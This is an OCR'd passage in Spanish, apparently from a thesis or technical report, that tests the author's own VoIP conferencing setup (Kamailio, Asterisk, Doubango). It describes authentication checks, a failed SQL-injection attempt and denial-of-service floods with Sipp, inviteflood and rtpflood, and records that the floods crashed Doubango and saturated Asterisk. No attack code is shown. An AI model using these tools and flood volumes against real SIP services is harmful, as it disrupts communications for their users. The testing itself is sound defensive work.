


Figura 4-3. Registro de usuario válido.

Una vez terminado con la parte de registro de llamantes, a continuación se prosigue con la verificación de llamadas entrantes.

Ficheros	*prueba1-2.xml, registro1-2.csv*
Herramienta utilizada	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.

De nuevo, el ataque va a ir de menos a más, primero se intenta la llamada un usuario no registrado en la base de datos, luego por un usuario lícito pero con una contraseña incorrecta, y por último, un usuario legítimo con contraseña válida. Como se puede observar en las dos siguientes imágenes, el comportamiento del servidor es el mismo para los dos primeros intentos, denegando la llamada mediante un '*407-Proxy Authentication Required*'.




Figura 4-4. Denegación de llamada por usuario inválido.




Figura 4-5. Denegación de llamada por contraseña incorrecta.

Mientras que en el tercer caso, dado que la autenticación es totalmente correcta, se procesa la llamada sin ningún problema.




Figura 4-6. Señalización de una llamada correctamente realizada.

Por último, y para terminar la *Prueba 1 – Chequeo del sistema*, se va a enfrentar el sistema a ataques de inyección SQL, en las cuales se ha intentado atacar la base de datos y eliminar la tabla donde se almacenan los mensajes de voz recogidos.

Ficheros	*Ninguno*
Herramienta utilizada	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.
	Linphone, aplicación multiplataforma de VoIP para hacer llamadas gratuitas a través de un servidor SIP

Ello se ha intentado mediante el registro de usuarios, utilizando primeramente la herramienta *Sipp* para incrustar código SQL en el usuario y contraseña de la autenticación, resultando erróneo el intento porque el servidor constantemente devuelve un mensaje '*401-Unauthorized'* indicando que la autenticación enviada es incorrecta.




Figura 4-7. Ataque de inyección SQL mediante Sipp.

Así mismo, para contrastar que el resultado es indiferente de la herramienta utilizada, se ha realizado también a través de una segunda, *linphone*, obteniendo la misma salida.




Figura 4-8. Ataque de inyección SQL.

Con esto se ha comprobado como el sistema se comporta adecuadamente en términos de verificación de usuarios. A partir de ahora, los vectores de ataques estarán enfocados en generar una denegación del servicio.

PRUEBA 2 – Denegación del servicio

Un ataque de estas características a los servicios VoIP puede hacer que este resulte inútil al causar un daño intencional a la red y la disponibilidad de los sistemas. Este tipo de ofensivas puede ocurrir en dos niveles: ataques DoS estándar de red, y ataques DoS específicos de VoIP. De forma general, se enviarán toneladas de datos inundando la red para consumir todos sus recursos o un protocolo específico, con el fin de abrumarlo con un flujo masivo de peticiones.

Primero se someterá a pruebas de estrés el servicio principal, *Kamailio*, mediante un alto número de envíos de mensajes de señalización en un corto periodo de tiempo. Luego se hará lo mismo con llamadas correctas multitud de veces al mismo tiempo, para comprobar la resistencia de los servicios que sirven las conferencias.

Ficheros	*prueba2-1.xml*
Herramienta utilizada	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.
	Inviteflood, herramienta que permite explotar vulnerabilidades del protocolo SIP mediante un envío masivo de peticiones INVITE

Como se acaba de comentar más arriba, utilizando la herramienta *Sipp*, se han enviado mensajes *INVITE* erróneos desde cuatro generadores de tráfico al mismo tiempo con un ratio de 10Mil/segundo en cada uno, y se han realizado 10 llamadas correctas desde *linphone* durante ese mismo intervalo de tiempo, resultando un 80% de estas denegadas. En la siguiente imagen se aprecia: a la izquierda, los 4 generadores enviando los *INVITE*s inválidos. Debajo, una muestra de esos mensajes. A la derecha, una llamada lícita bien realizada, la cual es rechazada por la saturación del servidor.




Figura 4-9. Generadores de tráfico y llamada no procesada.

A pesar del inmenso flujo de señalización simultáneo recibido, se observa que *Kamailio*, en determinadas ocasiones, aún es capaz de procesar correctamente una llamada válida, como puede verse en la parte derecha de la siguiente imagen.




Figura 4-10. Generadores de tráfico y llamada procesada.

Para corroborar si es ciertolo anterior, se ha utilizado una segunda herramienta*, inviteflood*, con la que se va a intentar denegar por completo el sistema. Se realizarán en este caso cien mil llamadas desde el usuario *baduserInviteflood* al usuario *anacleto,* al mismo tiempo que se intenta una llamada correcta desde el software *linphone*, con el usuario *mortadelo* a la sala de conferencia *44444* de *Asterisk*, como se aprecia en las siguientes imágenes:




Figura 4-11. Peticiones inválidas enviadas desde inviteflood.

A pesar de los numerosos intentos realizados desde el software de código libre *linphone*, ha sido imposible establecer comunicación alguna con cualquier sala de conferencia o usuario.




Figura 4-12. Rechazo de llamada correcta.

Ahora, valiéndose de usuarios válidos, se va a simular un alto flujo de llamadas acertadas. Con este ejercicio se pretende comprobar la fragilidad de los servicios que ofrecen conferencias.

Primeramente se va a optar por un mecanismo conocido como ***flooding***,

Ficheros	*prueba2-2.xml, registro2-2.csv*
Herramientas utilizadas	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.
	Rtpflood, herramienta de inundación de dispositivos IP mediante el envío de paquetería UDP que contiene flujo RTP

Como se aprecia en la siguiente imagen, las primeras llamadas que llegan son procesadas correctamente:




Figura 4-13. Recepción de primeras llamadas.

Pero a partir de un cierto número, éstas empiezan a ser rechazadas, provocando un colapso en los servidores que soportan las conferencias.




Figura 4-14. Rechazo de llamadas.

Aquí vemos un ejemplo de una llamada solicitada por el usuario *101* a la sala de conferencia *34568*, correspondiente a *Asterisk*, la cual no está siendo respondida por el servidor.




Figura 4-15. Intento de llamada sin respuesta del servidor.

El comportamiento de ambos servidores ha sido distinto en este caso, pues *Doubango* ha sufrido un colapso en sus buffers internos provocando un *core* y deteniéndose, mientras que *Asterisk*, aunque no se ha caído, sí que está ocupando un alto porcentaje de los recursos de la máquina que le hacen imposible continuar albergando salas de conferencia.




Figura 4-16. Caída de Doubango por colapso de buffer.




Figura 4-17. Asterisk consumiendo el 99.7% de la CPU.

Nuevamente, se ha recurrido al empleo de una segunda herramienta alternativa, *rtpflood*, que permita validar los resultados anteriormente alcanzados.

